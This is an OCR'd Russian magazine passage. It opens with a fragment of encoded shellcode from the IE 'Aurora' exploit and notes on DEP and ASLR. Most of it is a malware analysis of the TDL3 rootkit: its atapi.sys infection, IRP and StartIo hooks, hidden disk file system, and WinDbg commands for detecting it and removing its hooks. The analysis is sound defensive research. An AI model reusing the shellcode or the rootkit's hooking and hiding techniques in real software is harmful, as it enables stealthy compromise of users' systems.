%udcdb%ubda0%ud8d8%u11eb%u8989%u8f8b%ueb89%u5318%u989e%u8630%ud8da%u5bd8%ud820%u5dd7%ud9a7
%ud8d8%ud8b2%ud8b2%udbb2%ud8b2%udab2%ud8b0%ud8d8%u8b18%u9e53%u30fc%udae5%ud8d8%u205b%ud727
%u865c%ud8d9%u51d8%ub89e%ud8b2%u2788%uf08e%u9e51%u53bc%u485e%ud8d8%u1fd8%udbdc%uba84%ubdf6
```


ЧАСТИЧНО РАСШИФРОВАННЫЙ КОД СПЛОИТА ВПЕРВЫЕ ПОЯВИЛСЯ НА ПОРТАЛЕ WEPAWET

ПОЧЕМУ IE6?

На самом деле критическая ошибка существует во всех версиях Internet Explorer. Однако риск заражения для пользователей IE8 значительно ниже. Это обусловлено тем, что для Internet Explorer 8 (и на всех платформах, где его можно установить) активирована DEP (Data Execution Prevention) — технология предотвращения выполнения данных. Смысл в том, что она препятствует исполнению кода из тех участков памяти, которые помечены как «неисполняемые». Именно поэтому с включенной технологией DEP эксплоит не сможет выполнить данные в куче, и в худшем случае пользователя ожидает аварийное завершение работы браузера. Впрочем, security-компания Vupen (www.vupen.com/exploits) объявила, что сумела обойти DEP и эксплуатировать IE8, но публично доступных сплоитов пока нет. Microsoft, в свою очередь изучив предоставленные ей proof-of-concept сплоиты, анонсировала, что пользователи Windows Vista и более поздних систем намного более защищены от атак благодаря технологии Address Space Layout Randomization (ASLR).

Еще один вопрос: откуда взялось это название «Аврора»? Слово «Aurora» было частью файлового пути на компьютере хакера и было включено в два бинарных вредоносных файла, которые загружались в ходе атаки. Такой файловый путь обычно включается компиляторами как указатель на место хранения исходного кода и отладочных символов на компьютере разработчика. Другое название сплоита — Hydraq. ⌶

АРТЕМ БАРАНОВ ARTEMBARANOV@YANDEX.RU



ВЗЛОМ И АНАЛИЗ TDL3

ПОКОРЯЕМ ЛЕГЕНДАРНЫЙ РУТКИТ

КАК ТЫ, Я НАДЕЮСЬ, УЖЕ НАСЛЫШАН, ПОД TDL3 ПОНИМАЮТ НОВОЕ ПОКОЛЕНИЕ РУТКИТОВ TDSS. ЕГО ОТЛИЧАЮТ НАВОРОЧЕННЫЕ ТЕХНОЛОГИЧЕСКИЕ ФИЧИ, КОТОРЫЕ ОСТАВИЛИ БЕЗОРУЖНЫМИ ВСЕ АНТИВИРУСЫ И ПОЧТИ ВСЕ АНТИРУТКИТЫ. Я ПОКАЖУ, КАК СЛЕДУЕТ РАЗБИРАТЬ TDL3, В ЧЕМ ЕГО ТЕХНИЧЕСКИЕ ОСОБЕННОСТИ И ПОЧЕМУ АНТИВИРУСЫ СПАСОВАЛИ ПЕРЕД НИМ.

Первая информация о рутките появилась на rootkit.com в блоге diablonova (rootkit.com/blog.php?newsid=970) и содержала сведения о предыдущих версиях TDL, а также, собственно, о новой версии. Распространение руткита началось где-то с октября, тогда же и вышла упомянутая статья.

Бросалось в глаза, что руткит действует как файловый вирус, заражая драйвер-порта жесткого диска; обычно это atapi.sys, находящийся под драйвером класса disk.sys. При заражении размер драйвера не менялся, руткит перезаписывал часть ресурсов драйвера и устанавливал точку входа на себя. Это загрузчик, основная же часть руткита размещается в конце диска.

Заражая atapi.sys, руткит предоставлял себе возможность стартовать на самом раннем этапе загрузки ОС. Кроме того, большинство антируткитов даже не определят присутствие руткита в памяти. Перехват диспатч таблицы IRP в объекте-драйвера atapi осуществлен так: при чтении зараженного драйвера-порта руткит подсовывает оригинальный файл. Поэтому все AV шли лесом, а так как руткит работал на самом низком уровне, то даже в перспективе определить заражение файла смогут далеко не все антируткиты. Не говоря уже про лечение. Спустя какое-то время аналитики DrWeb выпустили статью «От Backdoor.Tdss.565 и выше (aka TDL3)» (drweb.com/static/BackDoor.Tdss.565_(aka%20TDL3).pdf), которая раскрывает технические особенности TDL3 и его последующих модификаций. Они же первые выпустили лечение этого руткита. Немного позднее вышла статья хакера thug4lif3 на rootkit.com (rootkit.com/newsread.php?newsid=979), также рассказывающая о внутреннем мире этого руткита.


В отличие от Rustock.C, который все это время держал лидерство среди самых высокотехнологичных руткитов, TDL3 вполне нормально работает на виртуальной машине и под отладчиком, а код не обфусцирован и его вполне можно разобрать по винтикам под отладчиком. Однако технологическая начинка TDL3 может сбить с толку начинающих хакеров, ибо она весьма не проста, но очень оригинальна.

Получение семпла руткита тоже задача не из легких; я встречал ссылки на offensivecomputing.net и malwarebytes.org, так что, если там поискать, ссылочку вполне можно получить.


НАЧИНАЕМ КОПАТЬ

Информации в вышеупомянутых статьях вполне достаточно для получения представления о том, с каким зверем мы имеем дело. А я расскажу по шагам, как исследовать руткит, плюс дам информацию, которая отсутствует в этих статьях.

Нам понадобится виртуалка, желательно Windows XP SP3, настроенная для отладки, и Windbg, само собой, IDA для разбора. Загружаемся в обычной non-debug конфигурации, запускаем семпл. Ждем, пока дроппер исчезнет, затем перезагружаемся в debug-конфигурации и подключаем дебаггер. Если заражение прошло успешно, руткит выдаст в debug out строчку типа «This is your life, and it's ending one minute at a time». Полный набор предложений — смотри в статье аналитиков DrWeb.



ВЕРНЫЙ ПРИЗНАК, ЧТО СИСТЕМА ЗАРАЖЕНА



ЛУЧШЕ УСТАНАВЛИВАТЬ ЭТОТ ПАРАМЕТР, ЕСЛИ СОБИРАЕШЬСЯ ЗАПУСКАТЬ РУТКИТ НА ВИРТУАЛКЕ

Вообще-то, при запуске руткитов на виртуалке не мешает установить параметр Disable acceleration for binary translation в установках процессора виртуальной машины. Как оказалось, tdss.565 и без него нормально запускается.
Итак, первое, что смотрим, — перехваты в диспатч-таблице драйвера-порта (на моей виртуалке это atapi.sys). Если сомневаешься в том, какой драйвер у тебя установлен, выполни команду !devstack \device\harddisk0\dr0. Самый нижний драйвер и есть драйвер-порта.
Получим его диспатч-функции (загрузив первоначально символы для драйвера, .reload atapi.sys).
Идем по этому адресу и видим:

```
kd> u f9756b3a l3
atapi!PortPassThroughZeroUnusedBuffer
s+0x34:
f9756b3a
    mov eax,dword ptr ds:[FFDF0308h]
f9756b3f
    jmp dword ptr [eax+0FCh]
f9756b45
    add byte ptr [eax],al
```

Неплохой способ, обманывающий антируткиты: TDL3 нашел зануленное место в конце секции и вписал туда переход на свой код (очевидно, это общая для всех IRP функция-обработчик руткита). Здесь мы впервые сталкиваемся с его главной структурой, которая адресуется от адреса 0xFFDF0308. Да-да, ты не ошибся, она находится в KUSER_SHARED_DATA, вернее, в ее неиспользуемой (читай, малоиспользуемой) области. Проведя ночь в отладчике, я расковырял ее важные части. Далее я буду часто ссылаться на эту структуру.

```
struct _TAIL_PARAM_BLOCK
{
 PVOID pTailInMem; //+0, указатель
на хвост в памяти
 PVOID KernelBaseAddress; //+4,
стартовый адрес ядра
 PVOID MountedVFSDeviceObject; //
+8, объект устройство atapi, к
которому руткит примонтировал свою
VFS
 PVOID Unknown1; //+C
 ULONG TailDiskOffsLow;
 //+10, ULONGLONG, смещение хвоста
на диске
 ULONG TailDiskOffsHigh; //+14
 ULONG numOfValidSectorInHideArea;
 //+18, число секторов в скрывае-
мой области
 FAST_MUTEX FastMutex;//+1C
 ULONG TailStartDiskSector;//+3C,
стартовый LBA хвоста
 ULONG HideAreaStartSector;//+40,
стартовый LBA скрываемой области
 UCHAR szBotId[36]; //+44, событие
с таким именем создается в корне
 ULONG Unknown2; //+68
 ULONG Unknown3; //+6C
 ULONG Unknown4; //+70
 ULONG Unknown5; //+74
 ULONG Unknown6; //+78
 ULONG Unknown7; //+7C
 ULONG Unknown8; //+80
 ULONG Unknown9; //+84
 ULONG Unknown10;//+88
 ULONG OrigAtapiFuncs[0x1C];
 //+8C, оригинальные диспатч-
функции драйвера-порта

 PVOID RootkitDispatchFunc;
 //+FC, главная диспатч-функция
руткита
 PVOID AtapiDriverObject; //+100
 PVOID AtapiBootRootkitDevObj;

 // +104, объект-устройство
драйвера-порта для диска, на кото-
ром хранится этот драйвер
 ULONG SectorSize; //+108
 PVOID pKernel32_LoadLibraryExA;
 //+10c, для инжекции в процессы
 ULONG cEntryInHideAreaTable;
//+110, далее таблица скрываемых
секторов

 struct
 {
  ULONG SectorStart;
  ULONG OffsFromSector;
  ULONG RestoreDataSize;
  PVOID pOrigData;
  ULONG unknown;
 }
 HideAreaEntry[7]; //+114

 ULONG unknown11[45];//+1A0
 WCHAR DirSignature[9];//+254,
сигнатура виртуального каталога
 WCHAR DirFullPath[30];//+266,
полный путь к виртуальному ката-
логу

 ...

}
```

ВНУТРИ ХВОСТА

Как ты понял, руткит состоит из двух частей: загрузчика, который находится в секции ресурсов, и хвоста, который включает в себя весь руткит-функционал. Задача загрузчика руткита — загрузить хвост в память и передать на него управление. Наша же задача — сдампить хвост в файл для последующего анализа в IDA. И здесь можно пойти двумя способами. Во-первых, можно сдампить руткит из памяти. Мы знаем структуру хвоста и что в его начале идет сигнатура TDL3, потом






```
kd> !devstack \device\harddisk0\dr0
  !DevObj   !DrvObj            !DevExt   ObjectName
  8192b518  \Driver\PartMgr    8192b5d0
> 8192b740  \Driver\Disk       8192b7f8  DR0
  819568e8  \Driver\atapi      819569a0  IdeDeviceP0T0L0-4
!DevNode 81954e68 :
  DeviceInst is "IDE\DiskVMware_Virtual_IDE_Hard_Drive___________00000001\3030303030303
  ServiceName is "disk"
```

ВЫВОД КОМАНДЫ DEVSTACK, ВЫДЕЛЕННЫЙ ДРАЙВЕР - \DRIVER\ATAPI НАХОДИТСЯ НИЖЕ DISK.SYS. ОН ЖЕ И ЕСТЬ ДРАЙВЕР ПОРТА ЖЕСТКОГО ДИСКА




НАЧАЛО ХВОСТА РУТКИТА В ПАМЯТИ (ТАК ЖЕ ВЫГЛЯДИТ И НА ДИСКЕ)




ДИСПАТЧ-ФУНКЦИИ УХОДЯТ НЕИЗВЕСТНО КУДА, НЕСМОТРЯ НА ТО, ЧТО УКАЗЫВАЮТ В ТЕЛО ATAPI

оригинальные ресурсы, а потом код. Берем значение RootkitDispatchFunc из основной структуры (у меня это 818e2e31) и выполняем команду поиска вниз по памяти сигнатуры «TDL3».
Теперь осталось сдампить 0x5E00 байт (столько байт загрузчик выделяет для хвоста), начиная со стартового адреса, командой .writemem D:\1.bin 818df000 l5e00. Второй способ: восстанавливаем оригинальные диспатч-функции atapi.sys, копируя их из поля OrigAtapiFuncs структуры руткита и далее дампим секторы с диска с помощью, например, DiskExplorer.
Вынести хуки руткита можно одной командой — m, копирующей память из одного буфера в другой;
m poi(FFDF0308)+8C l70 81957548+38, где 81957548 — в моем случае адрес объекта-драйвера atapi.
После этого мы получаем доступ к зараженному atapi.sys на диске и скрываемой руткитом области на диске. Сектор, с кото-

В ПОСЛЕДУЮЩИХ ВЕРСИЯХ TDL3 АВТОРЫ ИСПОЛЬЗУЮТ ПОДМЕНУ ОБЪЕКТА ДРАЙВЕРА В ОБЪЕКТЕ-УСТРОЙСТВА, ПРЕДСТАВЛЯЮЩЕГО ДИСК НА УРОВНЕ ДРАЙВЕРА КАНАЛА. ПРИ ЭТОМ ОРИГИНАЛЬНЫЙ ОБЪЕКТ ДРАЙВЕРА ОСТАЕТСЯ ЧИСТЫМ. ВЕРНЫЙ ПРИЗНАК ЗАРАЖЕНИЯ СИСТЕМЫ TDL3





РУТКИТ ЗАИНЖЕКТИЛ DLL В EXPLORER И ЗАБЫЛ УБРАТЬ ЕЕ ИЗ PEBA


рого начинается хвост, хранится в поле TailStartDiskSector. Точку входа в хвост легко определить, зареверсив инфицированный atapi.sys. Где-то в конце стартовой функции загрузчика видим код
Для разбора хвоста грузим его в иду, при этом указав в стартовом окне смещение, с которого мы дампили хвост в памяти. В дальнейшем будет гораздо удобнее работать с адресами, которые совпадают как в идее, так и в памяти.
Загрузив файл, мы сразу можем перейти к разбору основной функции-обработчику IRP в рутките. Делаем dd poi(FFDF0308)+fc l1 и затем по полученному адресу идем в иду, и превращаем код в функцию — клавиша P.

VFS РУТКИТА

Ты, должно быть, в недоумении, зачем руткиту перехватывать все диспатч-функции atapi, когда для скрытия секторов достаточно одной — IRP_MJ_INTERNAL_DEVICE_CONTROL (aka IRP_MJ_SCSI).
Драйверы дисков не обрабатывают create/close запросы, потому что не работают с дескрипторами, как FSD, которым нужно инициализировать файловые объекты для открываемых файлов. Такие драйверы (портов жестких дисков) принимают только запросы на чтение/запись секторов и вспомогательные запросы от диспетчера PnP и связанные с питанием. Тот же atapi.sys в незараженном состоянии обрабатывает create/close запросы, просто возвращая STATUS_SUCCESS.
Дело в том, что руткит резервирует часть диска (в его конце) под область, где он будет хранить свои файлы, например, dll, которые он инжектит в процессы, а также сам хвост. Там он организует свою ФС, но самое интересное, что руткит монтирует ее на объект \Device\Ide\IdePortX, обрабатывая таким образом запросы на чтение/записи к файлам, которые поступают как из самого руткита, так и из его юзермодной части. Например, сам хвост может обращаться к своей ФС для чтения конфигурационного файла. VFS подробно расписана в white paper DrWeb, поэтому я не буду повторяться, а предоставлю тебе возможность изучить это самостоятельно.
Для обращения к файлам в разделе руткита нужно знать уникальную сигнатуру, которую он хранит по смещению 0x254 структуры (DirSignature). Полный же путь формируется как (DirFullPath) имя_драйвера_порта + сигнатура_каталога (на моей машине выглядит как \Device\Ide\IdePort1\riyuicvp).
В силу того, что руткит виртуализует доступ к своим файлам, Win32 API вполне способны открывать файлы типа \Device\Ide\IdePort1\riyuicvp\tdlwsp.dll. В одной из версий руткита, очевидно, произошла ошибка, и dll, которую руткит должен был удалить из PEBа, оказалась видна.

ТЕХНИЧЕСКАЯ НАЧИНКА

Теперь посмотрим на то, как хвост проводит подготовительные действия инициализации. После того, как руткит открыл драйвер-порта на диске, он ищет его объект-устройство с флагом FILE_DEVICE_CONTROLLER, к которому будет примонтирована его FS. Далее производит полную инициализацию своей структуры и заражает драйвер в памяти, кроме того, составляет карту секторов и смещений драйвера-порта, которые он должен скрыть (массив HideAreaEntry).
Для затруднения анализа руткита при установке callback-функций он рассчитывает смещения до этих функций, вычисляя дельту, а затем вычитая из нее значение до получения требуемого смещения.
Чтобы найти ссылку на функцию, нужно сделать обратную операцию вычитания дельты из смещения и затем найти ее простым поиском. В моем примере функция вычисления дельты выглядит так (смотри картинку «Функция вычисления дельты»). Например, ты нашел функцию завершения и хочешь узнать, в каком месте кода она регистрируется. В при-



СНЯТИЕ ХУКОВ В ДРАЙВЕРЕ-ПОРТА ДИСКА


ПО СМЕЩЕНИЮ 0X384 ОТ ХВОСТА, РУТКИТ ПЕРЕДАЕТ УПРАВЛЕНИЕ ОСНОВНОЙ ЧАСТИ

НАЧАЛО ОСНОВНОЙ ДИСПАТЧ-ФУНКЦИИ

ЗАДАЕМ СМЕЩЕНИЕ ДЛЯ ЗАГРУЗКИ ФАЙЛА

```
seg000:81987528                 ; 8a243384
seg000:81987528
seg000:81987528                 fnCalcDelta     proc near
seg000:81987528
seg000:81987528 000 E8 00 00+                   call    $+5
seg000:81987528 000 00 00
seg000:8198752D 004 58                          pop     eax
seg000:8198752E 000 2D A9 41+                   sub     eax, 0F77441A9h
seg000:81987533 000 C3                          retn
seg000:81987533
seg000:81987533                 fnCalcDelta     endp
```

ФУНКЦИЯ ВЫЧИСЛЕНИЯ ДЕЛЬТЫ



ЗАНУЛЕНИЕ ДАННЫХ В БУФЕРЕ, ЕСЛИ В НЕГО ПОПАДАЕТ ЧАСТЬ ОБЛАСТИ ДИСКА, СКРЫВАЕМОГО РУТКИТОМ

мере ее адрес 8198ACA2. Тогда 8198ACA2-8a243384=F774791E. Нажимаем <Alt-B> и вбиваем адрес в обратном порядке, то есть 1E 79 74 F7. Функция же обработки всех IRP является достаточно простой, особенно если знать формат главной структуры руткита. Она выполняет несколько целей: контролирует скрытие данных раздела руткита, скрытие зараженного atapi и обрабатывает функции VFS. Итак, если диапазоны адресов совпадают со скрываемыми, руткит устанавливает свою функцию завершения, в которой будет фильтровать данные. В функции завершения руткит вначале проверяет диапазон секторов для скрываемого раздела и, если есть перекрытие, зануляет данные в буфере.

ПОСЛЕДНИЕ ВЕРСИИ

Более поздние версии TDL3 дополнены функционалом, который позволяет обходить антивирусы и антируткиты соответственно. В версии, следующей за вышеописанной, используется несколько другая техника перехватов. Диспатч-таблица функций atapi остается нетронутой, но руткит создает fake-объект драйвера со своими диспатч-функциями и перезаписывает указатель в устройстве, которое обслуживает загрузочный диск, на свой драйвер. На этом возможности столь продвинутого руткита не заканчиваются. Для сокрытия данных на чтение он перехватывает DriverStartIo-функцию в DRIVER_OBJECT. Если ты слышал, эта функция используется для построения очереди IRP-пакетов, с последующим извлечением их оттуда. Диспатч-функция вызывает IoStartPacket, что в свою очередь приведет к вызову функции StartIo, которая перехвачена руткитом.

Если клиент пытается читать скрываемые сектора, руткит устанавливает свою функцию завершения, в которой фильтрует данные. ⌶

НЕПРИМЕТНЫЙ ПЕРЕХВАТ ФУНКЦИИ STARTIO У ПОРТ-ДРАЙВЕРА, С ПОМОЩЬЮ КОТОРОГО ОН КОНТРОЛИРУЕТ ОБРАЩЕНИЯ К ДИСКУ. ВЕРНЫЙ ПРИЗНАК ЗАРАЖЕНИЯ TDSS 3.20

```
Command - Kernel 'com:port=\\.\pipe\com_1,pipe' - WinDbg:6.11.0001.404 X86
kd> !drvobj \driver\atapi 3
Driver object (81982548) is for:
 \Driver\atapi
Driver Extension List: (id , addr)
(f9761cd8 819e0fe8)
Device Object list:
81991b58  81980d98  81981030  81992030

DriverEntry:   f97637a4 atapi!_NULL_IMPORT_DESCRIPTOR <PERF> (atapi+0x167a4)
DriverStartIo: 819404bf
DriverUnload:  f975e3d6 atapi!IdePortUnload
AddDevice:     f975c47c atapi!ChannelAddDevice

Dispatch routines:
[00] IRP_MJ_CREATE                      f97576f2    atapi!IdePortAlwaysStatusSuccessIrp
[01] IRP_MJ_CREATE_NAMED_PIPE           804f354a    nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       f97576f2    atapi!IdePortAlwaysStatusSuccessIrp
[03] IRP_MJ_READ                        804f354a    nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                       804f354a    nt!IopInvalidDeviceRequest
